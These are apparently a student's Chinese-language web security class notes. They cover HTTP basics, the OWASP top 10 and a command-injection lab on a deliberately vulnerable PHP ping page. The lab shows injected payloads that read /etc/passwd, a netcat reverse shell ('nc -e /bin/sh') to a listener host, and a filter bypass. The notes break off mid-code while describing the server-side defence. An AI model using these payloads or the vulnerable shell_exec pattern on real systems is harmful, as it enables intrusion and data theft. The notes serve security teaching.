课堂笔记

HTTP get post

传入的参数是plaintext， 所以需要一种加密，来隐藏，比如ssh/tls

Cookie

一小块数据，服务器发给client的session id ，这样服务器就知道是哪一位用户在访问它，因此可以做一些个性化的事情。比如你登入到youtube ，服务器发送你一个I'd，这样就能给你做个性化视频推荐
又比如跨页面数据共享，就算你开好多个不同网页，web服务器也知道是你，给你流畅的browsing体验
所以cookie还有过期时间，因为这涉及数据隐私

Proxy

Client —— Proxy —— Server

正向代理

帮助client 和server转发消息，比如翻墙。
某些Ip段，不能访问某个ip 地址，那就找一个能访问的，替我获取目标数据

反向代理

Proxy 作为server ，替真server 来接受client的请求。这可以做负载均衡，proxy 来决定客服请求应该发给哪个server
OWASP TOP 10

SQL

比如传入 **1=1** 永真，直接获取数据库数据
Union injections
Batched SQL
Drop table student; —
Blind SQLI
Command injections，比如输入rm -rf

Basic

URL中的query

Web service结构

Apache, nginx，都是web 服务器的一种。

http协议中的method, get 和post.

Get主要用于获取数据，查询内容通常会显示在URL中。
Post主要用于上传数据，数据内容在body中，不会显性显示内容。

HTTP Header

HTTP Response

PHP hypertext preprocesser.


相当于HTML语言的scipt，可以做更复杂的操作。

command injection

exec 命令

执行命令，输出结果在output中，result_code保存执行的结果成功与否。

2>&1



2>&1是什么意思?

`2>&1` 是 Shell（Bash、Zsh 等）中的 **I/O 重定向** 语法，它的作用是**将标准错误（stderr, 文件描述符 2）重定向到标准输出（stdout, 文件描述符 1）**。

---

1. 标准输入、标准输出和标准错误

在 Linux/Unix 系统中，每个进程都有三个默认的 I/O 流：

- **标准输入（stdin，文件描述符 0）** → 默认从键盘输入数据。
- **标准输出（stdout，文件描述符 1）** → 默认输出到终端（屏幕）。
- **标准错误（stderr，文件描述符 2）** → 默认输出错误信息到终端（屏幕）。

---

2. `2>&1` 的作用

- `2>` 表示**重定向 stderr**。
- `&1` 表示**重定向到 stdout**（即标准输出）。

DVWA


"DVWA is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid teachers/students to teach/learn web application security in a classroom environment."

admin, password

sql injection DVWA

workshop8


所有在**/var/www/html**文件夹下，可以自己制作html文件



Simple command injection example

1. In your Kali Linux instance, start Apache2 as follows (Note that systemctl ends with the letter "l" rather than the integer "1")

```
a1112407@kali:~$ sudo systemctl start apache2
a1112407@kali:~$ sudo systemctl enable apache2
```



this; e.g., https://www.site24x7.com/ping-test.htm

```
<html><body>
<h1>Welcome to the Ping Server</h1>

<form method="post">
IP: <input type="text" name="ip">
<input type="submit" name="ping">
</form>

<!--if there is a POST request (ie. user has su
d something, then process the request -->
<?php
    if( isset($_POST['ping']) ) {
    $ip = $_POST['ip'];
    $cmd = shell_exec('ping -c 4 '.$ip);
    print("<pre>{$cmd}</pre>");
    }
?>
</body></html>
```

5. Test the PHP from Firefox to see how it works usi
URL localhost/ping.php.

NOTE: if you are failing to get the PHP code to ru
the following:
(1) check that the P
#chmod o+r)
(2) check that PHP
(3) restart apache 2
apache2)

```
┌──(caseylao㉿kali)-[~]
└─$ /var

┌──(caseylao㉿kali)-[/var]
└─$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www

┌──(caseylao㉿kali)-[/var]
└─$ cd www

┌──(caseylao㉿kali)-[/var/www]
└─$ ls
html

┌──(caseylao㉿kali)-[/var/www]
└─$ cd html

┌──(caseylao㉿kali)-[/var/www/html]
└─$ ls
index.html  index.html.bk  index.nginx-debian.html

┌──(caseylao㉿kali)-[/var/www/html]
└─$ cat index.html
<h1>Welcome to my website! Enjoy your trip. </h1>


┌──(caseylao㉿kali)-[/var/www/html]
└─$ pwd
/var/www/html

┌──(caseylao㉿kali)-[/var/www/html]
└─$ nano ping.php

┌──(caseylao㉿kali)-[/var/www/html]
└─$ sudo nano ping.php
[sudo] password for caseylao:

┌──(caseylao㉿kali)-[/var/www/html]
└─$ ls
index.html  index.html.bk  index.nginx-debian.html  ping.php
```

Welcome to the Ping Server


IP: [ ] Submit Query

injection

代码本身是ping 4次127.0.0.1，然而继续添加指令，返回会导致信息泄露。

这叫arbitary code execution.


可以用多个；来执行多个shell。



Welcome to the Ping Server

IP: 127.0.0.1; cat /etc/passwd Submit Query

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.033 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3062ms
rtt min/avg/max/mdev = 0.023/0.031/0.039/0.005 ms
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
_galera:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
tss:x:102:103:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:103:65534::/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin
rwhod:x:104:65534::/var/spool/rwho:/usr/sbin/nologin
_gophish:x:105:105::/var/lib/gophish:/usr/sbin/nologin
iodine:x:106:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:107:106::/nonexistent:/usr/sbin/nologin
tcpdump:x:108:107::/nonexistent:/usr/sbin/nologin
miredo:x:109:65534::/var/run/miredo:/usr/sbin/nologin
_rpc:x:110:65534::/run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:111:109::/var/lib/snmp:/bin/false
redis:x:112:111::/var/lib/redis:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
```



IP: 127.0.0.1; echo "hello"; ls /


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.041 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.023/0.037/0.055/0.012 ms
hello
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
```

attacker，无法使用；来执行mutiple shell。但是可以用其他如&&等。

使用netcat

nc -e /bin/sh 192.168.116.4 8081 //执行/bin/sh，要连接的目标是192.168.116.4，目标端口是8081

192.168.116.6; nc -e /bin/sh 192.168.116.4 8081




192.168.116.6:8083/doa.php

Dead or Alive?

Use the form below to check if a host is dead or alive (responsive to ICMP Ec

IP: : -e /bin/sh 192.168.116.4 8081 Submit Query

The host seems to be alive!Source:



Dead or Alive?

Use the form below to check if a host is dead or

IP: `; -e /bin/sh 192.168.116.4 8081` Submit Query

The host seems to be alive!Source:

```
┌──(caseylao㉿kali)-[~]
└─$ netcat -lp 8081
^C

┌──(caseylao㉿kali)-[~]
└─$ netcat -lvp 8081
listening on [any] 8081 ...
192.168.116.6: inverse host lookup failed: Unknown host
connect to [192.168.116.4] from (UNKNOWN) [192.168.116.6] 44680
█
```

一个去访问


8. (Naive input filter) Suppose you modify the PHP code slightly to escape the ";" character by adding this line in the PHP code:

```
$ip = preg_replace("/;/","",$ip);
```

You can still get around this filter by using other methods (&, &&, ||) to pass multiple commands to the shell, so this is clearly not enough to prevent command injection attacks.

那么如何防御arbitary code？

client-side的情况，在输入中设置正则表达，以限制输入的形式。




```
┌──(caseylao㉿kali)-[/var/www/html]
└─$ cat ping.php
<html><body>
<h1>Welcome to the Ping Server</h1>

<form method="post">
#IP1: <input type="text" name="ip">
IP2: <input type="text" name="ip" pattern="^([0-9]{1,3}\.){3}[0-9]{1,3}$" title="invalid ip address">
<input type="submit" name="ping">
</form>

<!——if there is a POST request (ie. user has submitted something, then process the request ——>
<?php
    if( isset($_POST['ping']) ) {
    $ip = $_POST['ip'];
    $ip = preg_replace("/;/","",$ip);
    $cmd = shell_exec('ping -c 4 '.$ip);
    print("<pre>{$cmd}</pre>");
    }
?>
</body></html>
```

Welcome to the Ping Server


#IP1: IP2: `127.0.0.1&& ls /` Submit Query

Please match the requested format: invalid ip address.

更安全的做法是在**server-side**做一个检测



```
┌──(caseylao㉿kali)-[/var/www/html]
└─$ cat ping.php
<html><body>
<h1>Welcome to the Ping Server</h1>

<form method="post">
IP1: <input type="text" name="ip">
IP2: <input type="text" name="ip" pattern="^([0-9]{1,3}\.){3}[0-9]{1,3}$" title="invalid ip address">
<input type="submit" name="ping">
</form>

<!—if there is a POST request (ie. user has submitted something, then process the request —>
<?php
    if( isset($_POST['ping']) ) {
